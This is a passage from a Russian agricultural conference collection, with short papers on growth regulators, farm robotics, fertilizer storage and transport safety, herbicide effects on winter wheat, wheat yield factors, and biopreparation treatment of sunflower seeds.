Но перед тем, как включить регуляторы роста в свою технологию возделывания культур, необходимо сделать вывод, действительно ли они вам нужны? Смогут ли они вам дать необходимый эффект? Если вы занимаетесь интенсивным выращиванием зерновых культур, а именно получаете большие урожаи, у вас высокая плотность стеблестоя в фазу кушения, вносите большое количество минеральных и органических удобрений, особенно азотных, проводите интенсивную защиту посевов, то вероятность полегания посевов становится высокой и необходимость применения регулятор роста становится очевидна [4].

После того, как вы приняли решение использовать регуляторы роста, то вам необходим научно-обоснованный подход, который будет учитывать множество факторов. К ним можно отнести: почвенно-климатические условия, особенности сорта, особенности технологии возделывания, применение регуляторов роста в определённую фазу развития, учитывать температурное и водное обеспечение. Только при учёте множества факторов и соблюдении рекомендаций по использованию регуляторов роста можно будет достичь желаемого эффекта [5].

Таким образом, можно сделать вывод, что применение регуляторов роста позволит решить большинство проблем производителей. Уменьшить поражение растений внешними негативными факторами, увеличит качество и урожай зерновых культур. При этом никакой вред окружающей среде не будет нанесён. Дальнейшее развитие биопрепаратов позволит и дальше увеличивать урожайность и качество зерновых культур.

#### **Список использованных источников**

1. Патент № 2161884 С1 Российская Федерация, МПК С12Н 1/20, А01Н 63/00, А01Н 63/04. Сообщество микроорганизмов для получения регулятора роста растений, способ получения регулятора и регулятор роста растений: № 2000109541/13: заявл. 18.04.2000: опубл. 20.01.2001 / Я. М. Гусейнов, Ю. П. Бондарев, Н. В. Попик, В. С. Щербакова ; заявитель Закрытое акционерное общество "Сельхозполимер". – EDN АННЗАН.
2. Вакуленко, В. В. Применение регуляторов роста на зерновых культурах / В. В. Вакуленко // Зерновое хозяйство России. – 2013. – № 3. – С. 36-38. – EDN QBZUJN.
3. Брантова, С. С. Влияние регуляторов роста на рост и развитие озимой пшеницы / С. С. Брантова, З. Ш. Дагужиева // Аграрная наука – сельскому хозяйству: сборник докладов по Материалам Всероссийской научно-практической конференции (с международным участием), посвященной 60-летию ФГБНУ «Адыгейский НИИСХ», Майкоп, 17–19 ноября 2021 года / Адыгейский научно-исследовательский институт сельского хозяйства. – Майкоп: Издательство "Магарин Олег Григорьевич", 2021. – С. 204-208. – EDN ZATTCV.
4. Исайчев, В. А. Влияние регуляторов роста на ранних этапах роста и развития растений озимой пшеницы / В. А. Исайчев, Е. В. Провалова // Известия Нижневолжского агроуниверситетского комплекса: Наука и высшее профессиональное образование. – 2012. – № 3(27). – С. 80-85. – EDN РСХКХЛ.
5. Ширяева, Н. В. Урожайность зерна озимой пшеницы разных сортов под влиянием предшественников, новых видов удобрений и регулятора роста / Н. В. Ширяева, А. Г. Ступаков, Т. А. Х. Алаши // Актуальные решения аграрной науки по развитию сельскохозяйственного производства и укреплению продовольственной безопасности страны: Материалы Международной научной конференции, Майский, 29 сентября 2022 года. – Майский: Белгородский государственный аграрный университет имени В.Я. Горина, 2022. – С. 185-187. – EDN SJZCYQ.

#### **GROWTH REGULATORS IN THE TECHNOLOGY OF GRAIN CULTIVATION**

**Zuikin V.S.**

*This article discusses the use of growth regulators for grain crops. Their use will help to preserve and improve the resulting crop. Solves an urgent problem with the lodging of plants. And the most important thing is that these drugs do not pollute the environment.*

**Keywords:** growth regulators, biological products, yield, grain crops, quality.

\*\*\*\*\*

## АКТУАЛЬНОСТЬ РОБОТИЗАЦИИ В СЕЛЬСКОМ ХОЗЯЙСТВЕ

*Зуйкин Владислав Сергеевич*  
Студент, ФГБОУ ВО «Донской ГАУ»

*В данной статье рассматривается необходимость внедрения в сельское хозяйство новых технологий. Один из примеров новых технологий является внедрение роботизации. Благодаря ей уменьшаются затраты на единицу продукции. Так же появляется возможность в получении более высоких и качественных урожаев. Всё это приведёт к большему валовому сбору.*

**Ключевые слова:** *роботизация, новые технологии, урожай, сельское хозяйство, развитие, точность.*

Постоянный рост численности населения приводит к увеличению спроса на сельскохозяйственные продукты. Это стимулирует развивать новые технологии и способы выращивания культур, которые позволят сократить затраты на производство и получать высокие урожаи. Всё это привело к возникновению роботизации в сельском хозяйстве [1].

Рассмотрим конкретные примеры использования роботов и новых технологий в сельском хозяйстве.

1. Использование датчиков при внесении удобрений. В настоящее время, активно распространяется применение различных датчиков на сельскохозяйственной технике. Одним из примеров является азотно-спектральный датчик. Они устанавливаются спереди машины и необходимы для фиксирования выделяемого объёма азота растениями [2]. В реальном времени датчики получают информацию об объёмах выделяемого азота и вносят необходимую дозу азотных удобрений.

2. Использование снимков со спутника. Для того, чтобы наблюдать за каждой частью поля и оперативно получать достоверную информацию, активно используются снимки со спутника. Они делаются в определённое время, анализируются и дают информацию о поле. Если была замечена критическая точка, где растения могут голодать или быть повреждены болезнями, то информация отправляется агроному и он выезжает в поле, чтобы провести обследование данного участка и принять все необходимые меры [3].

3. Использование беспилотных летательных аппаратов. Очень часто появляется необходимость провести осмотр всего поля, но не всегда это физически возможно. Поэтому крайне эффективно использовать дроны. Они автономны, их легко использовать и можно хорошо осмотреть абсолютно всё поле [4].

4. Использование агронавигаторов. Благодаря их использованию, появляется возможность решить проблемы с недобором урожая и низкого качества получаемой продукции. Из-за высокой точности навигаторов, получается более равномерно и рационально вносить различные удобрения в почву, проводить полив и посев сельскохозяйственных культур. Также агронавигаторы можно использовать при обработке почв, междурядной обработки пропашных культур, опрыскивание растений пестицидами и т.д. Благодаря точной навигации вероятность перекрытий или пропусков сводится к минимуму [5].

Таким образом, можно сделать вывод, что роботизация в сельском хозяйстве необходима как никогда и идёт только на пользу. Появляется возможность в сокращении затрат на производство и получение высоких урожаев. Всё это в итоге может прийти к полной автоматизации выращивания сельскохозяйственных культур.

### **Список использованных источников**

1. Черкашина, Л. В. Роботизация в АПК: тенденции и перспективы / Л. В. Черкашина, Л. А. Морозова // *Аграрная наука – сельскому хозяйству: Сборник материалов XV Международной научно-практической конференции в 2 кн., Барнаул, 12–13 марта 2020 года.*

– Барнаул: Алтайский государственный аграрный университет, 2020. – С. 92-93. – EDN VXDDOG.

2. Сергеева, Н. В. Перспективы развития роботизации АПК в России / Н. В. Сергеева, Р. В. Малов // Развитие агропромышленного комплекса в условиях цифровой экономики: Сборник научных трудов IV Национальной научно-практической конференции, Самара, 26 апреля 2022 года. – Кинель: ИБЦ Самарского ГАУ, 2022. – С. 209-112. – EDN KRLCSI.

3. Эдер, А. В. Роботизация АПК: следующий шаг в развитии технологии сельхозпроизводства / А. В. Эдер, А. И. Томилов // Мясная индустрия. – 2022. – № 2. – С. 39. – EDN PVKHOZ.

4. Савельева, М. И. Инновация, роботизация и глобальная цифровизация – отражение развития отечественного АПК / М. И. Савельева, А. Н. Захаров // Все о мясе. – 2021. – № 6. – С. 58-64. – DOI 10.21323/2071-2499-2021-6-58-64. – EDN RUOWFX.

5. Передовые достижения в применении автоматизации, роботизации и электротехнологий в АПК: Сборник статей научно-практической конференции, посвященной памяти академика РАСХН, д.т.н., профессора И.Ф. Бородина (90 лет со дня рождения), Москва, 01–02 октября 2019 года. – Москва: Общество с ограниченной ответственностью Мегалогис, 2019. – 320 с. – ISBN 978-5-6042398-8-9. – EDN UBMODR.

## THE RELEVANCE OF ROBOTICS IN AGRICULTURE

**Zuikin V.S.**

*This article discusses the need to introduce new technologies into agriculture. One example of new technologies is the introduction of robotics. Thanks to it, unit costs are reduced. There is also an opportunity to obtain higher and better yields. All this will lead to a larger gross collection.*

**Keywords:** robotization, harvest, new technologies, agriculture, development, precision.

\*\*\*\*\*

## **ОХРАНА ТРУДА ПРИ ТРАНСПОРТИРОВКЕ И ХРАНЕНИИ МИНЕРАЛЬНЫХ УДОБРЕНИЙ**

*Зуйкин Владислав Сергеевич  
Студент, ФГБОУ ВО «Донской ГАУ»*

*В данной статье рассматривается проблема охраны труда при транспортировке и хранении минеральных удобрений. Крайне важно, чтобы на каждом этапе работы с удобрениями были выполнены все необходимые требования. Из-за их несоблюдения могут произойти различные травмы и несчастные случаи. А при неиспользовании средств индивидуальной защиты могут появиться профессиональные заболевания.*

**Ключевые слова:** *минеральные удобрения, техника безопасности, охрана труда, транспортировка, хранение*

При несоблюдении техники безопасности во время перевозки и хранения удобрений могут произойти несчастные случаи, которые могут быть с летальным исходом [1]. Поэтому проблема, связанная с охраной труда в процессе транспортировки и хранения минеральных удобрений актуальна.

Рассмотрим основные требования безопасности при хранении и транспортировке удобрений:

1. **Транспортировка.** Запрещено производить транспортировку удобрений вместе с людьми, питьевой водой и продуктами питания. В кузове запрещено наличие каких-либо отверстий, щелей, через которые могут сыпаться удобрения. Также необходим брезент, благодаря которому твёрдые удобрения не будут выдуваться с кузова при транспортировке. Строго обязательно при транспортировке аммиачной селитры в транспорте иметь порошковый и углекислотный огнетушитель [2]. Если идёт транспортировка жидких удобрений, то это происходит при помощи автоцистерн или транспортных бочек. Сами ёмкости должны быть помечены специальными надписями и полосами. Все клапаны должны быть герметичны [3].

При транспортировке удобрений в баллонах, необходимо их укладывать к одной стороне и хорошо закреплять, чтобы не допустить их падения или удары. Важно ограничить воздействие солнечных лучей или иных источников тепла. В процессе погрузки удобрений в машину, строго запрещено находиться в ней или проводить её осмотр. После того, как закончились работы по доставке и внесению твёрдых минеральных удобрений в почву, необходимо полностью очистить рабочие органы разбрасывателей и транспортных машин от остатков удобрений при помощи воды. Не допускается производить транспортировку пестицидов и удобрений, при взаимодействии которых может произойти возгорание.

2. **Хранение.** Помещения, в которых хранятся минеральные удобрения, должны быть оснащены системами вентиляции. Также важно иметь в этом помещении механизмы для погрузки и разгрузки удобрений. Все жидкие удобрения хранятся в специальных стальных резервуарах, которые окрашены в светлый цвет. Крайне важно соблюдать противопожарные требования при хранении аммиачной и натриевой селитры [4].

Все удобрения, которые поступают на склад в не запакованном виде, должны храниться в отведённом месте в отдельных отсеках. В случае с запакованными удобрениями, хранение их должно осуществляться в штабелях на поддонах, чтобы исключить проникновение влаги. Перед тем, как начать размещать удобрения, крайне важно это делать в соответствии с токсичностью, формой, возгораемостью и химической совместимостью удобрений. В случае, если была нарушена целостность упаковки удобрений, то необходимо их переупаковать в специальных помещениях. Присутствие работников на складе с минеральными удобрениями допускается только в момент приёма, выдачи или проведения других работ [5].

Таким образом, можно сделать вывод, что соблюдение правил техники безопасности при транспортировке и хранении в складских помещениях строго обязательно. Только при соблюдении всех правил, их контроле со стороны начальства и ответственности каждого из работников, можно достичь сокращения несчастных случаев и травм.

#### **Список использованных источников**

1. Иванченко, А. Н. Система информационной поддержки принятия решений при управлении рисками по охране труда, промышленной безопасности и экологии на предприятии по производству минеральных удобрений / А. Н. Иванченко, В. В. Коваленко // Известия высших учебных заведений. Северо-Кавказский регион. Технические науки. – 2017. – № 3(195). – С. 112-120. – DOI 10.17213/0321-2653-2017-3-112-120. – EDN ZGQSIV.

2. Милюткин, В. А. Современное техническое обеспечение транспортирования, хранения и внесения жидких азотных минеральных удобрений – КАС / В. А. Милюткин // Совершенствование инженерно-технического обеспечения производственных процессов и технологических систем: материалы национальной с международным участием научно-практической конференции, посвященной 70-летию юбилею инженерного факультета ФГБОУ ВО Оренбургский ГАУ, Оренбург, 04 февраля 2021 года. – Оренбург: ООО «Типография «Агентство Пресса», 2021. – С. 23-29. – EDN JNLWCW.

3. Соколов, В. В. Влияние условий хранения и транспортировки гранулированных минеральных удобрений на их физико-механические свойства / В. В. Соколов, И. А. Почиталкина, Н. В. Николаева // Вестник Воронежского государственного университета. Серия: Химия. Биология. Фармация. – 2019. – № 2. – С. 19-24. – EDN EZAIYV.

4. Копылов, С. А. Охрана труда в растениеводстве. Влияние на организм человека пестицидов и минеральных удобрений / С. А. Копылов, Д. В. Елисеев, П. А. Лапин // Природные ресурсы Центрального региона России и их рациональное использование: Материалы II Всероссийской научно-практической конференции, посвященной 60-летию кафедры почвоведения и прикладной биологии Орловского государственного университета имени И.С. Тургенева, Орёл, 14 ноября 2018 года / Под общей редакцией И.Э. Федотовой. – Орёл: Орловский государственный университет им. И.С. Тургенева, 2019. – С. 280-285. – EDN ZBSDSH.

5. Мирющенко, Н. С. Обеспечение охраны труда при работе с минеральными удобрениями / Н. С. Мирющенко // Использование современных технологий в сельском хозяйстве и пищевой промышленности: Материалы международной научно-практической конференции студентов, аспирантов и молодых ученых, пос. Персиановский, 26 апреля 2022 года. Том Часть I. – пос. Персиановский: Федеральное государственное бюджетное образовательное учреждение высшего образования "Донской государственный аграрный университет", 2022. – С. 222-225. – EDN ZBIEZK.

#### **LABOR PROTECTION DURING TRANSPORTATION AND STORAGE OF MINERAL FERTILIZERS**

**Zuikin V.S.**

*This article discusses the problem of labor protection during transportation and storage of mineral fertilizers. It is extremely important that all the necessary requirements are met at each stage of work with fertilizers. Due to their non-compliance, various injuries and accidents can occur. And if you do not use personal protective equipment, occupational diseases may appear.*

**Keywords:** mineral fertilizers, safety, labor protection, transportation, storage.

\*\*\*\*\*

## ОСОБЕННОСТИ ФОРМИРОВАНИЯ МОРФОФИЗИОЛОГИЧЕСКИХ ПОКАЗАТЕЛЕЙ РАСТЕНИЙ ОЗИМОЙ ПШЕНИЦЫ ПОД ДЕЙСТВИЕМ ГЕРБИЦИДНОЙ ОБРАБОТКИ

*Карпова Галина Алексеевна*

*д.с.-х.н., доцент, зав. кафедрой «Общая биология и биохимия»,  
ФГБОУ ВО «Пензенский государственный университет»*

*В проведенных исследованиях экспериментально подтверждена возможность использования системных гербицидов отдельно и в комплексе с препаратом Альбит, определяющих изменение морфофизиологических показателей растений при формировании агроценоза озимой пшеницы сорта Фотинья. Изменение ростовых и фотосинтетических функций растительных организмов позволяет рассчитывать на повышение урожайности культуры данного сорта.*

**Ключевые слова:** *озимая пшеница, системные гербициды, регуляторы роста, площадь листовой поверхности, сырая масса, воздушно-сухое вещество.*

В условиях Пензенской области впервые проведены исследования по изучению формирования ассимиляционного аппарата растений озимой пшеницы районированного сорта Фотинья под действием гербицидов отдельно и совместно с комплексным эффективным биопрепаратом Альбит. Изучено влияние обработки на пигментный состав и мезоструктуру листа. Определены изменения ростовых функций растений пшеницы по основным фазам вегетации.

Гербицидная обработка проведена в полевых условиях в фазу кушения препаратами Калибр и Патрон (действующее вещество – тифенсульфурон-метил 500г/кг + трибенурон-метил 250г/кг), обладающих широким спектром ингибирующего действия на двудольные сорные растения, быстро разлагающиеся в почве и применяемые в различных по температурному режиму климатических условиях. В качестве антистрессорного препарата, минимизирующего воздействие гербицидов на обрабатываемую культуру использован Альбит – комплексный эффективный биопрепарат, универсальный регулятор роста растений со свойствами фунгицида и комплексного удобрения.

Реализация программы роста и развития на уровне целого организма индуцируется специфическими факторами физической и химической природы. В настоящее время научно обосновано и доказано, что одними из таких факторов являются регуляторы роста растений. Однако механизмы действия различных регуляторов роста недостаточно изучены, что не дает прямой возможности прогнозирования желаемого результата. Одним из таких вариантов, связанных с гербицидной обработкой растений и наложением на него стрессорным помощником и инициатором ростовых процессов является Альбит, который способствовал незначительному увеличению высоты растений пшеницы во всех вариантах опыта в течение вегетационного периода.

Общеизвестно, что формирование листовой поверхности растений является определяющим показателем, так как все процессы жизнедеятельности растений обеспечиваются именно фотосинтезом, который на 90% обеспечивается листом [1]. Исследование фотосинтетического аппарата было проведено на основе анализа изменения морфометрических показателей и мезоструктуры листа [2]. Для многих клеток мезофилла пластинки листьев пшеницы характерна сильная разветвлённость клеточных стенок, являющаяся необходимым условием поддержания в ходе эволюции оптимального соотношения поверхности клетки к её объёму, а также наличие значительной доли межклетников [3]. В проведенных исследованиях наблюдалось некоторое изменение толщины листа (0,43-1,39%) и высоты мезофилла (1,31-1,71%) в вариантах с использованием Альбита. Площадь листовой поверхности одного растения не изменялась в варианте при обработке Патроном, но несколько возростала, при обработке

Калибром. Наложение Альбита вызывало повышение площади листовой поверхности на 37,5-52,5% в фазу трубкования и 17,4-41,6% в фазу молочной спелости (таблицы 1-3).

Таблица 1

*Морфометрические показатели формирования листовой поверхности (кущение)*

Вариант	Фаза кушения		
	<i>S</i> одного листа, см <sup>2</sup>	<i>S</i> листьев одного растения, см <sup>2</sup>	Количество листьев, среднее
Контроль	2,48±0,21	19,22±1,28	7,75
Калибр	3,04±0,64	24,98±2,84	8,22
Патрон	2,98±0,26	25,18±2,74	8,45
Калибр+альбит	3,79±0,23	29,75±3,28	7,85
Патрон+альбит	3,64±0,31	29,66±3,02	8,15

Таблица 2

*Морфометрические показатели формирования листовой поверхности (выход в трубку)*

Вариант	Фаза выхода в трубку		
	<i>S</i> одного листа, см <sup>2</sup>	<i>S</i> листьев одного растения, см <sup>2</sup>	Количество листьев, среднее
Контроль	4,07±0,20	39,34±2,44	9,41
Калибр	5,04±0,45	47,86±3,11	9,51
Патрон	4,26±0,21	41,81±3,63	9,72
Калибр+альбит	5,74±0,43	54,09±2,11	9,45
Патрон+альбит	6,04±0,54	60,01±3,89	9,95

Таблица 3

*Морфометрические показатели формирования листовой поверхности (молочная спелость)*

Вариант	Фаза молочной спелости		
	<i>S</i> одного листа, см <sup>2</sup>	<i>S</i> листьев одного растения, см <sup>2</sup>	Количество листьев, среднее
Контроль	5,97±0,27	33,26±1,36	5,55
Калибр	6,43±0,30	36,82±1,75	5,60
Патрон	5,96±0,18	36,55±2,34	6,10
Калибр+альбит	6,79±0,35	39,04±2,62	5,75
Патрон+альбит	6,68±0,33	47,11±2,17	6,75

Наращение сырой массы и воздушно-сухого вещества растений пшеницы было обусловлено ростом соломины, что отражалось в показателях высоты растений, а также корневой системы и листовой поверхности. Изменения ростовых функций, вызванные гербицидной обработкой и использованием Альбита, отразились на показателях сырой и сухой массы одного растения в онтогенезе.

Гербицидная обработка не оказала ингибирующего эффекта на формирование биомассы. В фазы выхода в трубку и молочной спелости сырая масса одного растения превышала контроль на 9,2-31,4%. Использование Альбита давало значительный стимулирующий эффект. Показатели возрастали на 28,5-51,9%. Та же динамика отмечена и по накоплению воздушно-сухого вещества растениями пшеницы (таблицы 4,5).



Таблица 4

*Сырая масса растений пшеницы Фотинья по фазам вегетации (одно растение, г)*

Вариант	Фаза кущения	Фаза выхода в трубку	Фаза молочной спелости
Контроль	1,86±0,13	3,66 ±0,05	4,04 ±0,12
Калибр	2,01±0,16	5,07 ±0,14	5,14 ±0,22
Патрон	2,02±0,08	4,11 ±0,01	4,41 ±0,10
Калибр+альбит	2,74±0,18	5,15 ±0,24	5,72 ±0,05
Патрон+альбит	2,68±0,12	5,56 ±0,22	5,19 ±0,33

Таблица 5

*Сухая масса растений пшеницы Фотинья по фазам вегетации (одно растение, г)*

Вариант	Фаза кущения	Фаза выхода в трубку	Фаза молочной спелости
Контроль	0,68±0,08	1,51±0,06	2,82 ±0,19
Калибр	0,79±0,04	2,07±0,14	3,74 ±0,22
Патрон	0,76±0,08	1,67±0,08	2,91 ±0,10
Калибр+альбит	0,94±0,10	2,36±0,11	3,92 ±0,35
Патрон+альбит	0,96±0,06	2,46±0,18	3,59 ±0,33

Полученные результаты в ходе проведенных исследований позволяют заключить, что гербицидная обработка растений пшеницы сорта Фотинья совместно с регулятором роста Альбит, позволяет увеличивать площадь ассимиляционного аппарата, при некоторых положительных изменениях мезоструктуры листа, что сопровождается повышением сырой массы и воздушно-сухого вещества в течение вегетации. Положительная динамика формирования морфобиологических показателей под действием изучаемых факторов позволяет рассчитывать на повышение урожайности данной культуры.

#### **Список использованных источников**

1. Ничипорович А.А. Фотосинтетическая деятельность растений как основа их продуктивности в биосфере и земледелии // Фотосинтез как продукционный процесс. М.: Наука, 1988. С.5-28.
2. Прядкина Г.А. Пигменты, эффективность фотосинтеза и продуктивность пшеницы // Plant Varieties Studying and Protection, 2018. Vol. 14. № 1. С. 97-108.
3. Частная физиология полевых культур: учебник для студентов высших учебных заведений / Е.И. Кошкин [и др.]. М.: КолосС, 2005. 344 с.

#### **PECULIARITIES OF MORPHOPHYSIOLOGICAL PROCESSES OF WINTER WHEAT PLANTS UNDER THE INFLUENCE OF HERBICIDE TREATMENT**

**Karpova G.A.**

*The research given proves the possibility of using of systematic herbicides alone as well as together with Albit, that cause changes of plants morphophysiological features during agrocenosis of winter wheat Photinia. The changes in growth and photosynthetic functions of plants allow us to expect an increase in crop yield of the abovementioned variety.*

**Keywords:** winter wheat, systemic herbicides, growth regulators, leaf surface area, crude weight, air-dry matter.

\*\*\*\*\*

## ФАКТОРЫ, ОПРЕДЕЛЯЮЩИЕ КАЧЕСТВО ЗЕРНА И УРОЖАЙНОСТЬ ОЗИМОЙ ПШЕНИЦЫ

**Куликов Кирилл Васильевич**  
Студент, ФГБОУ ВО «Донской ГАУ»

*В данной статье рассматривается проблема погоны аграриев за урожайностью культур и высоким качеством. Тяжело получать высокие урожаи из года в год. Но, чтобы этого добиться, важно знать факторы, которые оказывают влияние на культуру. Поэтому в статье рассматриваются факторы, которые оказывают прямое влияние на урожайность и качество получаемого зерна на примере озимой пшеницы.*

**Ключевые слова:** озимая пшеница, урожайность, качество, факторы, влияние, качество получаемого зерна.

Озимая пшеница – это самая распространённая культура. Она имеет большой спрос и почти всегда экономически выгодна. Поэтому с каждым годом аграрии пытаются получить урожай озимой пшеницы больше, чем в прошлом году. Но, к сожалению, не всегда это возможно. На это влияет ряд факторов. Поэтому крайне важно знать факторы, которые оказывают прямое влияние на урожайность и качество получаемого зерна озимой пшеницы [1]. Рассмотрим их подробнее.

Качество урожая зависит как от внутренних, так и от внешних факторов. К внутренним факторам можно отнести различные наследственные признаки растений и природные особенности. К внешним относят климатические условия, состав и состояние почв, качество агротехнических мероприятий, проведение уборки и дальнейшее хранение [2].

Теперь рассмотрим подробнее основные факторы, которые определяют урожайность и качество озимой пшеницы:

1. Климатические факторы. К ним относят сумму температур, количество осадков, качество перезимовки посевов, период возобновления весенней вегетации

2. Агротехнические факторы. В состав данного фактора входит составленный севооборот, наличие бобовых культур, качество подготовки поля, обработки почвы, наличие кондиционных, районированных семян, срок посева и конечно же норма высева [3]

3. Почвенные факторы. Главное в почвенных факторах – это естественное плодородие почвы, количество питательных веществ в ней, кислотность почвы и её окультуривание

4. Агрохимические факторы. Количество минеральных и органических удобрений, сроки их внесения, соотношение макроэлементов в удобрениях, наличие микроудобрений и микроорганизмов, биопрепараты

5. Защитные мероприятия. Наличие болезней, сорняков, вредителей

6. Общие положения. К ним можно отнести контроль за физиологическим состоянием посевов, сроки уборки, условия хранения [4]

Все вышеперечисленные факторы характерны абсолютно для всех зон, где есть возможность возделывать озимую пшеницу. Да и в принципе эти факторы можно отнести ко всем зерновым культурам.

Можно теперь выделить факторы, которые оказывают негативное влияние, а именно снижают урожайность и ухудшают качество зерна озимой пшеницы. К ним можно отнести:

1. Несоблюдение севооборота, выбор неподходящего предшественника. Это может привести к снижению урожайности от 15 до 50%

2. Возделывание нерайонированных сортов, которые вовсе не подходят под конкретные условия района. Урожайность уменьшается на 10-15%

3. Некачественная обработка почвы. Снижение урожайности на 10-15%

4. Несоблюдение оптимальных сроков посева на 1-2 недели. Уменьшается урожайность на 15-25% [5]

5. Посев в почву необработанных семян. Падает урожайность на 20-30%.
  6. Слишком маленькая или слишком большая доза внесённых удобрений. Снижение урожайности на 20-30%
  7. Незаботанная система интегрированной защиты растений от болезней и вредителей. Это может привести к снижению качества на 30-40%
  8. Большое количество сорной растительности на полях. Потери урожая от 20 до 50%.
  9. Несоблюдение сроков уборки. Запаздывание с уборкой при полной спелости на 5 дней – на 2-5%, на 10 дней – на 4-8%
  10. Нарушение технологии уборки – на 25%
- Таким образом, можно сделать вывод, что на урожайность и качество получаемого зерна озимой пшеницы и зерновых культур в целом, оказывает огромное количество факторов. Крайне важно учитывать каждый из них. Если все они будут приняты во внимание, то получится получать стабильно высокие и качественные урожаи из года в год.

#### **Список использованных источников**

1. Гусев, А. Роль зернового хозяйства в решении проблемы продовольственной безопасности страны / А. Гусев, Т. Доркаева // *Международный сельскохозяйственный журнал*. – 2007. – № 1. – С. 92. – EDN NYKSUZ.
2. Шпаар, Д. Зерновые культуры / Д. Шпаар, Ф. Элмер, А. Н. Постников. – 2-е издание, переработанное и дополненное. – Минск: ФУАинформ, 2000. – 421 с. – ISBN 985-6564-19-0. – EDN VYGXCD.
3. Банникова, Н. Ю. К вопросу возделывания озимой пшеницы / Н. Ю. Банникова, Е. А. Филиппова, Л. Т. Мальцева // *Роль целины и перспективы развития земледелия и растениеводства Казахстана: Сборник материалов международной научно-практической конференции, посвященной 60-летию освоения целинных и залежных земель, Шортанды, 01 августа 2014 года*. – Шортанды: Деловой мир Астана, 2014. – С. 143-147. – EDN NHEJND.
4. Малыгина, Н. С. Исследование факторов, влияющих на урожайность и качество зерна пшеницы (на примере Орловского района Орловской области) / Н. С. Малыгина, И. М. Тихойкина // *Вестник ОрелГИЭТ*. – 2015. – № 3(33). – С. 43-47. – EDN VSNVIX.
5. Влияние сроков сева, норм высева на урожайность и качество зерна озимой пшеницы / Л. Т. Мальцева, Н. Ю. Банникова, Е. А. Филиппова, А. Г. Ефимова // *АПК России*. – 2017. – Т. 24. – № 1. – С. 206-211. – EDN YKDPDJ.

#### **FACTORS DETERMINING GRAIN QUALITY AND YIELD OF WINTER WHEAT**

**Kulikov K.V.**

*This article discusses the problem of farmers' pursuit of crop yields and high quality. It's hard to get high yields from year to year. But in order to achieve this, it is important to know the factors that influence culture. Therefore, the article considers factors that have a direct impact on the yield and quality of the grain obtained on the example of winter wheat.*

**Keywords:** winter wheat, yield, quality, factors, influence, the quality of the resulting grain.

\*\*\*\*\*

## **ВЛИЯНИЕ ПРЕДПОСЕВНОЙ ОБРАБОТКИ БИОПРЕПАРАТАМИ НА ПОСЕВНЫЕ ПОКАЗАТЕЛИ СЕМЯН ПОДСОЛНЕЧНИКА**

*Мерзляков Дмитрий Александрович  
Аспирант, ФГБОУ ВО Алтайский ГАУ*

*Жаркова Сталина Владимировна  
Д.с.-х.н, доцент, профессор кафедры, ФГБОУ ВО Алтайский ГАУ*

*Применение предпосевной обработки семян биопрепаратами на основе органических продуктов повышает показатели посевных качеств семян подсолнечника. Лабораторная всхожесть относительно величины энергии прорастания увеличилась в зависимости от варианта на 0% (вариант 3) до 8% (вариант 8 – препарат с использованием пихты). На варианте 8 получен максимальный показатель лабораторной всхожести – 99%.*

**Ключевые слова:** *подсолнечник, семена, биопрепараты, предпосевная обработка, вариант, энергия прорастания, лабораторная всхожесть, стержневой корень, экстракт берёзы.*

Компания ООО «НПО Алтай» занимается производством элитных и репродукционных семян сельскохозяйственных культур на территории Алтайского края, БОльший процент в перечне данных культур занимает подсолнечник. Предприятие, на базе которого проводили исследования расположено в Степной зоне Алтайского края, климатические условия места расположения предприятия характеризуются как жаркие и засушливые, годовое количество атмосферных осадков составляет 220-240 мм.

Подсолнечник требователен к влаге, хотя засухоустойчивость его довольно высокая, благодаря мощно развитой, активной корневой системе и способности при засухе переносить значительно обезвоживание тканей, быстро восстанавливать ассимиляционную деятельность листьев в ночное время. За период вегетации подсолнечник расходует большое количество воды. Суммарное водопотребление составляет 3200-5000 т/га и более. На образование единицы сухого вещества подсолнечник расходует воды в 1,5-2 раза больше, чем зерновые культуры, особенно в засушливые годы.

Для получения высокого урожая подсолнечника необходимы глубокое влагообеспечение почвы в осенне-зимний период, умеренные осадки в течение вегетации до начала налива семян и отсутствие осадков в конце налива семян.

Так как культура имеет стержневую корневую систему, возникла задача как можно сильнее простимулировать быстрое развитие стержневого корня для дальнейшего развития самого растения [1].

Цель нашего исследования – изучить влияние предпосевной обработки биопрепаратами на основе растительного сырья на прорастание семян подсолнечника и степень развития корневой системы.

Опыт был проведен в январе 2022 года в лабораторных условиях на базе ООО «НПО Алтай». Объектом исследования являлись семена кондитерского крупноплодного подсолнечника сорта Алтай (оригинатор ООО «НПО Алтай»).

Предмет исследования – биопрепараты Российского производителя удобрений «Спецхимагро» (Кировская область). Данные биопрепараты получены методом вытяжек из различных частей растений: Сосна, Ель, Пихта, Береза, Борщевик, Ива, Осина, Крапива, Чудозем 1 и Чудозем 2.

В эксперименте заложено 11 вариантов. Контроль – обработка дистиллированной водой. Повторность четырёхкратная. Семена обрабатывали стимуляторами роста с дозой обработки 0,5 л/т (таблица 1). В каждом варианте было четыре пробы по сто семян. Был использован метод проращивания во влажном песке [2].

*Посевные показатели семян подсолнечника в зависимости  
от варианта предпосевной обработки*

№ п/п	Вариант	Норма препарата, л/т	Энергия прорастания,%	Всхожесть,%	Длина стержневого корня на 5 сутки, см.
	биопрепарат на основе:				
1	Контроль	0,5	93	96	3
2	Ель	0,5	93	97	5
3	Береза	0,5	95	95	9
4	Крапива	0,5	95	98	4
5	Репейник	0,5	92	94	5
6	Борщевик	0,5	94	97	7
7	Осина	0,5	92	94	6
8	Пихта	0,5	91	99	6
9	Ива	0,5	91	98	4
10	Чудозем 1	0,5	92	93	3
11	Чудозем 2	0,5	95	97	3

Результаты исследований показали, что величины энергии прорастания и лабораторной всхожести семян подсолнечника на всех вариантах опыта превысила 90%. Наибольший уровень энергии прорастания – 95% отмечен на вариантах 3 и 4 с использованием препаратов на основе берёзы и крапивы. Лабораторная всхожесть относительно величины энергии прорастания увеличилась в зависимости от варианта на 0% (вариант 3) до 8% (вариант 8 – препарат с использованием пихты). На варианте 8 получен максимальный показатель лабораторной всхожести – 99%. Незначительно ниже величина данного признака на вариантах 4 и 9 – 98%, показатель контроля – 96%.

В результате исследований был выделен препарат, который влияет на скорость развития стержневого корня растения. В наших опытах биопрепарат – экстракт берёзы показал наилучшие результаты, средняя длина главного стержневого корня на подсолнечнике в лабораторных условиях на 5-е сутки, составила 9 см, результат на контроле – 3 см.

#### **Список использованных источников**

1. Лихачев Н.И. *Агротехнологии подсолнечника в Алтайском крае* / Н.И. Лихачев. – Барнаул: НП «Азбука», 2005. – 33 с.
2. ГОСТ 1238-84. СЕМЕНА СЕЛЬСКОХОЗЯЙСТВЕННЫХ КУЛЬТУР. Методы определения всхожести // М. – Стандартинформ. – 2011. – 29 с.

